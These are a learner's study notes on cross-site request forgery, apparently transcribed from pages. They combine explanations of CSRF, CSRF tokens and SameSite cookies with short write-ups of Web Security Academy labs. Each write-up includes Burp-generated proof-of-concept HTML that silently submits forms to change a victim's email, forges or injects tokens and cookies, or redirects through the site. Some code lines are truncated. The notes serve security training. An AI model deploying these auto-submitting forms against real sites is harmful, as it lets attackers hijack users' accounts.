
CSRF

What is CSRF?

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform. It allows an attacker to partly circumvent the same origin policy, which is designed to prevent different websites from interfering with each other.



What is the impact of a CSRF attack?

In a successful CSRF attack, the attacker causes the victim user to carry out an action unintentionally. For example, this might be to change the email address on their account, to change their password, or to make a funds transfer. Depending on the nature of the action, the attacker might be able to gain full control over the user's account. If the compromised user has a privileged role within the application, then

the attacker might be able to take full control of all the application's data and functionality.

How does CSRF work?

For a CSRF attack to be possible, three key conditions must be in place:

- **A relevant action.** There is an action within the application that the attacker has a reason to induce. This might be a privileged action (such as modifying permissions for other users) or any action on user-specific data (such as changing the user's own password).
- **Cookie-based session handling.** Performing the action involves issuing one or more HTTP requests, and the application relies solely on session cookies to identify the user who has made the requests. There is no other mechanism in place for tracking sessions or validating user requests.
- **No unpredictable request parameters.** The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess. For example, when causing a user to change their password, the function is not vulnerable if an attacker needs to know the value of the existing password.

Lab: CSRF vulnerability with no defenses

> “basically there was no csrf token to verify so just change the email and copy the form use burp and generate csrf poc and submit make sure that keep submit on auto”

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://0a58000903628a7c85bc4a0900b70037.web-s
      <input type="hidden" name="email" value="hello1&#64;gmail&
      <input type="submit" value="Submit request" />
    </form>
    <script>
```

```
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Common defences against CSRF

Nowadays, successfully finding and exploiting CSRF vulnerabilities often involves bypassing anti-CSRF measures deployed by the target website, the victim's browser, or both. The most common defenses you'll encounter are as follows:

- **CSRF tokens** - A CSRF token is a unique, secret, and unpredictable value that is generated by the server-side application and shared with the client. When attempting to perform a sensitive action, such as submitting a form, the client must include the correct CSRF token in the request. This makes it very difficult for an attacker to construct a valid request on behalf of the victim.
- **SameSite cookies** - SameSite is a browser security mechanism that determines when a website's cookies are included in requests originating from other websites. As requests to perform sensitive actions typically require an authenticated session cookie, the appropriate SameSite restrictions may prevent an attacker from triggering these actions cross-site. Since 2021, Chrome enforces `Lax` SameSite restrictions by default. As this is the proposed standard, we expect other major browsers to adopt this behavior in future.
- **Referer-based validation** - Some applications make use of the HTTP Referer header to attempt to defend against CSRF attacks, normally by verifying that the request originated from the application's own domain. This is generally less effective than CSRF token validation.

Lab: CSRF where token validation depends on request method

> “in this lab basically we have csrf token so due to this we cant directly make attack but if we remove the token then it says that token is missing so change the request method first it was on POST and i make it to GET”

“so server check token in POST method but it doesnt check in GET method”

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://0a3b007103d11eac810484b200eb00ef.web-s
      <input type="hidden" name="email" value="hello&#64;lello&#
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Lab: CSRF where token validation depends on token being present

“In this lab if there if token then it checking that token i valid or not we cant predict the teken but if there is no token in the header then server is not checking for token it directly accept “

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://0a5200af03b865df814b941b00e600d0.web-s
      <input type="hidden" name="email" value="qmello&#64;lelo&#
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Lab: CSRF where token is not tied to user session


“This lab is pritty intresting because in this lab we have token and in fact server also verfiying that but it doest check that token belongs to same user or not “

“for example: user2 can use user1 token but case is that token is always new so token can be used only one time secon time it will invalid”


```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://0a7600a204e4509382fc246f009000f0.web-s
      <input type="hidden" name="email" value="aaasdaa&#64;gmail
      <input type="hidden" name="csrf" value="m0CZhXz8Gkp4ooCnEq
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```


Lab: CSRF where token is tied to non-session cookie

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://0a0700eb040f339f80db5d4f007100be.web-s
      <input type="hidden" name="email" value="carlos&#64;change
      <input type="hidden" name="csrf" value="8nVQ5gEkwdxmVMbWiv
      <input type="submit" value="Submit request" />
    </form>
    <img src="https://0a0700eb040f339f80db5d4f007100be.web-secur

  </body>
</html>
```



“in this site reuest was using two csrf token like where CSRFKEY and CSRF have value, case is both the value are connected like while perfomiing the request we have to give same pair so we can easlily trasfer the CSRF with POC but what about CSRFKEY so we have to inject that in header”






Lab: CSRF where token is duplicated in cookie

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://0a4e00cd03cfd0bb8072954e006f0029.web-s
      <input type="hidden" name="email" value="aaf&#64;f111d&#46
      <input type="hidden" name="csrf" value="myboguscsrf" />
      <input type="submit" value="Submit request" />
    </form>
<img src="https://0a4e00cd03cfd0bb8072954e006f0029.web-security-

  </body>
</html>
```

“if you have solved the privious lab the this lab is piece of cake same payload everything same “

“in this lab both the value of token shouuld same “



Bypassing SameSite cookie restrictions

SameSite is a browser security mechanism that determines when a website's cookies are included in requests originating from other websites. SameSite cookie restrictions provide partial protection against a variety of cross-site attacks, including CSRF, cross-site leaks, and some CORS exploits.

Since 2021, Chrome applies `Lax` SameSite restrictions by default if the website that issues the cookie doesn't explicitly set its own restriction level. This is a proposed standard, and we expect other major browsers to adopt this behavior in the future. As a result, it's essential to have solid grasp of how these restrictions work, as well as how they can potentially be bypassed, in order to thoroughly test for cross-site attack vectors.

In this section, we'll first cover how the SameSite mechanism works and clarify some of the related terminology. We'll then

look at some of the most common ways you may be able to bypass these restrictions, enabling CSRF and other cross-site attacks on websites that may initially appear secure.

What's the difference between a site and an origin?

The difference between a site and an origin is their scope; a site encompasses multiple domain names, whereas an origin only includes one. Although they're closely related, it's important not to use the terms interchangeably as conflating the two can have serious security implications.

Two URLs are considered to have the same origin if they share the exact same scheme, domain name, and port. Although note that the port is often inferred from the scheme.

As you can see from this example, the term "site" is much less specific as it only accounts for the scheme and last part of the domain name. Crucially, this means that a cross-origin request can still be same-site, but not the other way around.

Request from	Request to	Same-site?	Same-origin?
`https://example.com`	`https://example.com`	Yes	Yes
`https://app.example.com`	`https://intranet.example.com`	Yes	No: mismatched domain name
`https://example.com`	`https://example.com:8080`	Yes	No: mismatched port
`https://example.com`	`https://example.co.uk`	No: mismatched eTLD	No: mismatched domain name
`https://example.com`	`http://example.com`	No: mismatched	No: mismatched

		scheme	scheme

This is an important distinction as it means that any vulnerability enabling arbitrary JavaScript execution can be abused to bypass site-based defenses on other domains belonging to the same site. We'll see an example of this in one of the labs later.

How does SameSite work?

Before the SameSite mechanism was introduced, browsers sent cookies in every request to the domain that issued them, even if the request was triggered by an unrelated third-party website. SameSite works by enabling browsers and website owners to limit which cross-site requests, if any, should include specific cookies. This can help to reduce users' exposure to CSRF attacks, which induce the victim's browser to issue a request that triggers a harmful action on the vulnerable website. As these requests typically require a cookie associated with the victim's authenticated session, the attack will fail if the browser doesn't include this.

All major browsers currently support the following SameSite restriction levels:

- `Strict`
- `Lax`
- `None`

Strict

If a cookie is set with the `SameSite=Strict` attribute, browsers will not send it in any cross-site requests. In simple terms, this means that if the target site for the request does not match the site currently shown in the browser's address bar, it will not include the cookie.

This is recommended when setting cookies that enable the bearer to modify data or perform other sensitive actions, such as

accessing specific pages that are only available to authenticated users.

Although this is the most secure option, it can negatively impact the user experience in cases where cross-site functionality is desirable.

Lax

`Lax` SameSite restrictions mean that browsers will send the cookie in cross-site requests, but only if both of the following conditions are met:

- The request uses the `GET` method.
- The request resulted from a top-level navigation by the user, such as clicking on a link.

This means that the cookie is not included in cross-site `POST` requests, for example. As ***`POST` requests are generally used to perform actions*** that modify data or state (at least according to best practice), they are much more likely to be the target of CSRF attacks.

Likewise, the cookie is not included in background requests, such as those initiated by scripts, iframes, or references to images and other resources.

None

If a cookie is set with the `SameSite=None` attribute, this effectively disables SameSite restrictions altogether, regardless of the browser. As a result, browsers will send this cookie in all requests to the site that issued it, even those that were triggered by completely unrelated third-party sites.

With the exception of Chrome, this is the default behavior used by major browsers if no `SameSite` attribute is provided when setting the cookie.

There are legitimate reasons for disabling SameSite, such as when the cookie is intended to be used from a third-party context and doesn't grant the bearer access to any sensitive data or functionality. Tracking cookies are a typical example.

None - Continued

If you encounter a cookie set with `SameSite=None` or with no explicit restrictions, it's worth investigating whether it's of any use. When the "Lax-by-default" behavior was first adopted by Chrome, this had the side-effect of breaking a lot of existing web functionality. As a quick workaround, some websites have opted to simply disable SameSite restrictions on all cookies, including potentially sensitive ones.

When setting a cookie with `SameSite=None`, the website must also include the `Secure` attribute, which ensures that the cookie is only sent in encrypted messages over HTTPS. Otherwise, browsers will reject the cookie and it won't be set.

```
Set-Cookie: trackingId=0F8tgdOhi9ynR1M9wa3ODa; SameSite=None; Se
cure
```

Lab: SameSite Lax bypass via method override

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://0a9c00b30439a05f840d5422001300df.web-s
      <input type="hidden" name="email" value="foo12&#64;web&#45
      <input type="hidden" name="&#95;method" value="POST" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
```

```
  </body>
</html>
```

“basically in default browser user LAX in samesite so it will only allow to get but get is not allowed”

```
foo@gmail.com&_method=POST
```

“this works without this get will invalid”

Lab: SameSite Strict bypass via client-side redirect

```
<script>
document.location = "https://0a02007004b4e222c0b19a3500b700a0.we
</script>
```

“in this site first we look at GET is allowed or not”

“it is allowed but SAMESITE is set or strict that is problem”

“we set the get because we want to set it as in url manner”

now look for the redirection papramert”

“so we went on hunting we saw the post comment and we fill the any randon comment and name value email and submit in 1 to 2 second we get automatically redirected to the post so we find the redirection parameter POSTID “

Websocket

WebSocket is a communication protocol that allows for real-time, two-way communication between a client and a server. It's used to enable browser-based applications to communicate without opening multiple HTTP connections.






Figure 1.3: WebSockets vs. the traditional HTTP request/response model

Lab: SameSite Strict bypass via sibling domain



“Bascially here we have live chat fuction to make a live chat”




“and for communcation it uses a websocket protocols”


“in this lab we have to retrive the chat of the users which is soted”

